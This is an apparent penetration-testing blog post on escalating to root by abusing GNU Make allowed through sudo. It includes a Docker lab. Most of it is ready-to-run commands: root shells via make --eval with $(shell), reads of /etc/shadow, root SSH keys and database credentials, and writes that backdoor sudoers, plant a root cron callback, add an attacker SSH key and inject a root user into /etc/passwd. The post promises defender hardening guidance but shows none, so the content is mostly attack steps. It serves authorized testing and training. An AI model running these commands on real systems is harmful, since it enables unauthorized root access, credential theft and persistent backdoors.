
Linux Privilege Escalation: Abusing make via sudo
How GNU Make's --eval flag, $(shell), and $(file) functions turn a permissive sudo rule into full root access — shell execution, arbitrary file read, and arbitrary file write — with no vulnerability involved.
TL;DR
GNU Make can execute arbitrary shell commands through its --eval flag, which injects makefile directives at parse time. When make is allowed via sudo without restriction, an attacker escalates from an unprivileged shell to full root access with a single command: sudo make --eval='$(shell /bin/sh 1>&0)' .. The same mechanism also provides arbitrary file read ($(file <...)) and arbitrary file write ($(file >...)) as root, enabling credential extraction, persistence, and configuration tampering. No vulnerability is involved: the behavior is documented GNU Make functionality combined with a permissive sudo rule.
- MITRE ATT&CK: T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching
- Tactic: Privilege Escalation
- Platform: Linux
Introduction
GNU Make is a build automation tool found on virtually every Linux system. Its purpose is to compile software by reading instructions from Makefiles and executing the corresponding shell commands. Because make is a standard development utility, administrators sometimes grant sudo access to it without considering what the binary can actually do beyond building code.
The problem is that GNU Make is not a passive file reader. It is a full makefile interpreter with the ability to execute shell commands, read files, and write files as part of its normal parsing process. The --eval command-line flag lets a user inject arbitrary makefile code without needing an actual Makefile on disk. When make runs as root through sudo, every one of those capabilities operates with root privileges.
This post covers how make processes input, why it becomes dangerous under sudo, how to identify exploitable sudo configurations, and how to escalate from an unprivileged user to root using three distinct primitives: shell execution, file read, and file write. It also addresses the less common SUID scenario and provides detection and hardening guidance for defenders.
How GNU Make processes input
To understand why make is exploitable, it is necessary to understand three mechanisms in GNU Make that go far beyond compiling source code.
The --eval flag
The --eval=STRING option tells make to evaluate STRING as makefile syntax before reading any Makefile from disk. This is functionally equivalent to inserting a line at the beginning of a Makefile, but it requires no file at all. The flag was introduced in GNU Make 3.82 and is present in every modern Linux distribution.
From the GNU Make manual:
Evaluate STRING as makefile syntax. This is the same as using the eval function in a makefile.
This means that any makefile function, including those that interact with the operating system, can be triggered directly from the command line.
The $(shell) function
The $(shell command) function executes command through the system shell (/bin/sh by default) and returns its standard output. GNU Make uses this to capture the result of external commands during makefile evaluation. For example, $(shell uname -r) would expand to the kernel version string.
The critical point is that $(shell) runs the command during makefile parsing, not as part of a build recipe. When combined with --eval, the shell command executes immediately at invocation, before make even looks for a build target.
The $(file) function
The $(file op filename[,text]) function allows make to read from and write to files on the filesystem. The operator op can be > (overwrite), >> (append), or < (read). This function was introduced in GNU Make 4.0.
For example, $(file >/tmp/test.txt,hello) writes the string hello to /tmp/test.txt, and $(file </etc/hostname) reads the contents of /etc/hostname. Like $(shell), the $(file) function operates during parsing, not during recipe execution.
Why these mechanisms matter together
Individually, these features exist for legitimate build automation purposes. A Makefile might use $(shell) to detect the current architecture, $(file) to write a generated configuration, or --eval to pass build options from CI pipelines. But when make is executed with elevated privileges, these same functions operate with the permissions of the privileged context. A root-level make process can spawn a root shell, read /etc/shadow, or write to /etc/sudoers because the operating system sees a root process performing file and process operations.
The diagram below illustrates the evaluation flow when make --eval is combined with $(shell):
User invokes:
  sudo make --eval='$(shell /bin/sh 1>&0)' .
         │
         ▼
  ┌──────────────────────────────────┐
  │  GNU Make starts as root (PID)   │
  │  via sudo                        │
  └──────────────────────────────────┘
         │
         │  --eval is processed before
         │  reading any Makefile
         ▼
  ┌──────────────────────────────────┐
  │  Makefile parser evaluates       │
  │  $(shell /bin/sh 1>&0)           │
  └──────────────────────────────────┘
         │
         │  $(shell) spawns /bin/sh
         │  inheriting root UID/GID
         ▼
  ┌──────────────────────────────────┐
  │  Interactive root shell          │
  │  # whoami                        │
  │  root                            │
  └──────────────────────────────────┘
The trailing . in the command is the Makefile target. Without a target, make may exit or search for a default Makefile. Providing . (the current directory) satisfies the argument requirement, though make will print a warning about no rule to make the target. The shell is spawned before this warning because --eval is processed at parse time.
The security implication
This is not a vulnerability in GNU Make. The $(shell) and $(file) functions exist by design and are documented in the GNU Make manual. The security issue arises entirely from the sudo configuration: granting unrestricted sudo access to make is functionally equivalent to granting unrestricted root shell access.
The reason administrators make this mistake is that make appears to be a simple build tool. Unlike python, perl, or bash, which are obviously capable of arbitrary code execution, make does not immediately suggest the same risk. But GNU Make's evaluation model makes it just as powerful: it can spawn shells, interact with the filesystem, and execute any command the underlying system shell supports.
| Capability | GNU Make function | Equivalent shell action |
|---|---|---|
| Shell execution | $(shell /bin/sh 1>&0) | bash or sh |
| File read | $(file </etc/shadow) | cat /etc/shadow |
| File write | $(file >/etc/cron.d/backdoor,* * * * * root /tmp/shell) | echo '...' > /etc/cron.d/backdoor |
| Command output | $(shell id) | id |
The key difference between make and a direct shell is that make performs these operations during its own evaluation phase. The operator does not need to craft a Makefile or understand build systems. A single --eval flag is sufficient to trigger any of these primitives.
Lab environment
The lab is a single Docker container that simulates a developer workstation where devuser has been granted unrestricted sudo access to make. Build the image, drop in as devuser, and replicate every technique in this post.
Dockerfile
FROM ubuntu:22.04

RUN apt-get update && apt-get install -y --no-install-recommends \
        sudo make openssl \
    && rm -rf /var/lib/apt/lists/*

# set a root password so /etc/shadow has a real hash to extract
RUN echo 'root:S3cretR00tP@ss!' | chpasswd

# unprivileged user with sudo make — no other privileges
RUN useradd -m -u 1001 -s /bin/bash devuser \
    && echo 'devuser ALL=(ALL) NOPASSWD: /usr/bin/make' > /etc/sudoers.d/devuser \
    && chmod 0440 /etc/sudoers.d/devuser

# plant a fake SSH key and DB credential for post-exploitation practice
RUN mkdir -p /root/.ssh \
    && echo '-----BEGIN OPENSSH PRIVATE KEY-----' > /root/.ssh/id_rsa \
    && echo 'FAKE_KEY_FOR_LAB_PURPOSES_ONLY'     >> /root/.ssh/id_rsa \
    && echo '-----END OPENSSH PRIVATE KEY-----'   >> /root/.ssh/id_rsa \
    && chmod 600 /root/.ssh/id_rsa \
    && mkdir -p /etc/mysql \
    && printf '[client]\nuser=root\npassword=db_s3cret_p@ss\nhost=127.0.0.1\n' > /etc/mysql/debian.cnf

USER devuser
WORKDIR /home/devuser
CMD ["/bin/bash"]
Build and run
docker build -t make-sudo-lab .
docker run --rm -it make-sudo-lab
You land as devuser with no root access — except through make:
devuser@container:~$ id
uid=1001(devuser) gid=1001(devuser) groups=1001(devuser)

devuser@container:~$ sudo -l
User devuser may run the following commands on container:
    (ALL) NOPASSWD: /usr/bin/make

devuser@container:~$ make --version | head -1
GNU Make 4.3
From here, follow the enumeration and exploitation sections below. Every technique — root shell, file read, file write — works out of the box. The container includes planted secrets (/root/.ssh/id_rsa, /etc/mysql/debian.cnf, a crackable root hash in /etc/shadow) so you can practice the full chain from escalation through credential extraction.
Root obtained this way is root inside the container namespaces only, never on the host
Enumeration
The first step after obtaining a shell is to determine whether the current user can run make with elevated privileges.
Check sudo permissions
sudo -l
Look for any entry that includes /usr/bin/make or simply make. The exploitable patterns are:
(ALL) NOPASSWD: /usr/bin/make
(ALL) NOPASSWD: /usr/bin/make *
(root) /usr/bin/make
(ALL) ALL
The first three entries explicitly allow make. The last one (ALL) allows every command, which naturally includes make.
A restricted form such as (ALL) NOPASSWD: /usr/bin/make -f /opt/build/Makefile is harder to exploit because it constrains the arguments. However, even this can be dangerous if --eval can be appended (sudo argument matching depends on how the rule is written).
Check for SUID bit
Although uncommon, make could have the SUID bit set:
find / -perm -4000 -type f 2>/dev/null | grep make
Or search specifically:
ls -la /usr/bin/make
A SUID make binary would show rwsr-xr-x in the permissions. This is rare in practice but worth checking during enumeration.
Automated enumeration tools
The major Linux privilege escalation scripts check for GTFOBins entries in sudo rules:
| Tool | Check for make |
|---|---|
| linPEAS | Highlights make in sudo -l output and cross-references GTFOBins |
| LinEnum | Lists sudo permissions; manual cross-reference required |
| linux-exploit-suggester | Focuses on kernel exploits; does not check sudo binaries |
| GTFONow | Automatically attempts exploitation of sudo and SUID GTFOBins entries |
Exploitation: spawning a root shell
The primary exploitation path is obtaining an interactive root shell.
The command
sudo /usr/bin/make --eval='$(shell /bin/sh 1>&0)' .
Breaking down each component:
| Component | Purpose |
|---|---|
sudo /usr/bin/make | Runs make as root through sudo |
--eval='...' | Injects makefile syntax to be evaluated before any Makefile is read |
$(shell /bin/sh 1>&0) | Executes /bin/sh and redirects stdout to stdin, creating an interactive shell |
. | A dummy target to satisfy make's argument parser |
The redirection 1>&0 is what makes the shell interactive. Without it, $(shell) would capture the shell's stdout and try to use it as a makefile variable expansion, which would produce garbled output or hang. By redirecting stdout back to the file descriptor associated with the terminal (stdin, fd 0), the shell's output goes directly to the attacker's terminal.
Expected output
devuser@LAB-SERVER:~$ sudo /usr/bin/make --eval='$(shell /bin/sh 1>&0)' .
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
LAB-SERVER
make: *** No rule to make target '.'.  Stop.
Note that the make: *** No rule to make target '.' error appears after the shell exits. This is because make continues processing after $(shell) returns, finds no rule for the . target, and prints the error. By that point, the attacker has already had their root session.
Alternative: using /bin/bash
If /bin/bash is preferred over /bin/sh:
sudo /usr/bin/make --eval='$(shell /bin/bash 1>&0)' .
Alternative: using a Makefile instead of --eval
If --eval is somehow restricted but make itself is allowed, create a malicious Makefile:
echo -e 'SHELL=/bin/sh\n.PHONY: pwn\npwn:\n\t/bin/sh' > /tmp/Makefile
sudo /usr/bin/make -f /tmp/Makefile pwn
This approach works because make executes recipe commands through the system shell. The pwn target simply runs /bin/sh, which inherits root privileges from the sudo context.
Exploitation: reading privileged files
Beyond spawning a shell, the $(file) function allows reading files that the unprivileged user cannot access. This is useful when the goal is credential extraction rather than a full interactive session.
Reading /etc/shadow
sudo /usr/bin/make -s --eval='$(file >/dev/stdout,$(file </etc/shadow))' .
Breaking down the command:
| Component | Purpose |
|---|---|
sudo /usr/bin/make | Runs make as root |
-s | Silent mode; suppresses make's own output, keeping the result clean |
$(file </etc/shadow) | Reads the contents of /etc/shadow into a makefile variable |
$(file >/dev/stdout,...) | Writes that content to /dev/stdout, which displays it on the terminal |
. | Dummy target |
The nested $(file) calls work because GNU Make evaluates inner functions first. The inner call reads /etc/shadow and its result becomes the second argument to the outer $(file >...) call, which writes to /dev/stdout.
Expected output
devuser@LAB-SERVER:~$ sudo /usr/bin/make -s --eval='$(file >/dev/stdout,$(file </etc/shadow))' .
root:$y$j9T$...:19500:0:99999:7:::
daemon:*:19500:0:99999:7:::
bin:*:19500:0:99999:7:::
...
devuser:$y$j9T$...:19500:0:99999:7:::
make: *** No rule to make target '.'.  Stop.
The password hashes are now visible and can be extracted for offline cracking with tools such as hashcat or john.
Reading SSH private keys
sudo /usr/bin/make -s --eval='$(file >/dev/stdout,$(file </root/.ssh/id_rsa))' .
If the root user has an SSH key, this extracts it directly. The attacker can then use it for lateral movement or persistent access.
Reading other sensitive files
Any file readable by root is accessible through this method:
# Database credentials
sudo /usr/bin/make -s --eval='$(file >/dev/stdout,$(file </etc/mysql/debian.cnf))' .

# Web application configuration
sudo /usr/bin/make -s --eval='$(file >/dev/stdout,$(file </var/www/html/.env))' .

# Sudoers configuration
sudo /usr/bin/make -s --eval='$(file >/dev/stdout,$(file </etc/sudoers))' .
Limitation
The GTFOBins documentation notes that the $(file) function may corrupt or alter file content during processing. Binary files in particular will not be read correctly. This makes the technique suitable for text files (credentials, configuration, keys) but unreliable for binary data such as database files or compiled binaries.
Exploitation: writing to privileged files
The $(file >...) function can write arbitrary content to any file on the filesystem when make runs as root. This opens several paths to persistence and further escalation.
Adding a user to sudoers
sudo /usr/bin/make -s --eval='$(file >>/etc/sudoers,devuser ALL=(ALL) NOPASSWD: ALL)' .
This appends a new sudoers entry granting full unrestricted sudo access to devuser. After this command, the attacker no longer depends on the make sudo rule and can run any command as root.
Verify:
sudo -l
Planting a cron job for persistence
sudo /usr/bin/make -s --eval='$(file >/etc/cron.d/maintenance,* * * * * root /tmp/callback.sh)' .
This creates a cron job that runs /tmp/callback.sh as root every minute. The attacker would place a reverse shell or beacon script at that path.
Writing an SSH public key
sudo /usr/bin/make -s --eval='$(file >>/root/.ssh/authorized_keys,ssh-ed25519 AAAA... attacker@kali)' .
This appends the attacker's SSH public key to root's authorized_keys, providing persistent SSH access as root without a password.
Ensure the directory and file have correct permissions:
sudo /usr/bin/make --eval='$(shell mkdir -p /root/.ssh && chmod 700 /root/.ssh 1>&0)' .
sudo /usr/bin/make --eval='$(shell chmod 600 /root/.ssh/authorized_keys 1>&0)' .
Modifying /etc/passwd
On systems that still honor password hashes in /etc/passwd, a new root-level user can be injected:
# Generate a password hash
openssl passwd -6 -salt xyz P@ssw0rd123

# Append the new user
sudo /usr/bin/make -s --eval='$(file >>/etc/passwd,backdoor:$$6$$xyz$$<hash>:0:0:backdoor:/root:/bin/bash)' .
Note the double $$ in the hash: GNU Make interprets $ as a variable reference, so $$ produces a literal $ in the output.
SUID context
GTFOBins also lists make as exploitable when the SUID bit is set. In this scenario, no sudo rule is needed because the binary itself runs with root's effective UID.
# If make has SUID set (rwsr-xr-x, owned by root)
make --eval='$(shell /bin/sh 1>&0)' .
The same --eval payload works because make does not drop elevated privileges before evaluating the $(shell) function. The spawned shell inherits the effective UID of the binary's owner (root).
Important caveat
This only works on distributions where /bin/sh does not automatically drop SUID privileges. Modern Debian-based systems (Debian 10+, Ubuntu 18.04+) use dash as /bin/sh, and dash does drop SUID privileges by default. On these systems, the spawned shell runs as the calling user, not root.
Distributions where /bin/sh is a symlink to bash behave differently: bash also drops SUID by default unless invoked with -p. This means the SUID exploitation path is unreliable across modern Linux distributions.
The sudo path described in the previous sections is both more reliable and more commonly encountered in real engagements. The SUID scenario is included for completeness and for situations where older or custom distributions are in use.
To test whether the SUID approach works on the current system:
# Check what /bin/sh points to
ls -la /bin/sh

# Check if the shell drops SUID
cp /bin/sh /tmp/test_suid
chmod u+s /tmp/test_suid
/tmp/test_suid -c 'id'
If the output shows euid=0(root), the SUID path is viable.
Verification
After exploitation, the attacker should confirm that root access was actually obtained.
After spawning a shell
whoami
# Expected: root

id
# Expected: uid=0(root) gid=0(root) groups=0(root)

cat /etc/shadow | head -3
# Should display password hashes, confirming file access
After reading /etc/shadow
Verify that the output contains valid hash entries. The password field (second colon-separated field) should contain a hash beginning with $y$, $6$, $5$, or $1$, depending on the hashing algorithm in use.
After writing to sudoers
sudo -l
# Expected: (ALL) NOPASSWD: ALL for devuser

sudo su -
whoami
# Expected: root
After writing an SSH key
ssh -i /path/to/private_key [email protected]
whoami
# Expected: root
The verification step is important not only to confirm the escalation but also to document the finding for the penetration test report. Each exploitation path produces concrete evidence that the sudo misconfiguration led to full root compromise.
References
- GTFOBins — make
- GNU Make Manual — The $(shell) Function
- GNU Make Manual — The $(file) Function
- GNU Make Manual — Options Summary (--eval)
- MITRE ATT&CK T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching
- sudo(8) man page
- sudoers(5) man page
- PEASS-ng / linPEAS
- GTFONow — Automatic GTFOBins privilege escalation
- HackTricks — Linux Privilege Escalation
This article describes a documented GNU Make behavior combined with a sudo misconfiguration. Only test it on systems you own or are explicitly authorized to assess.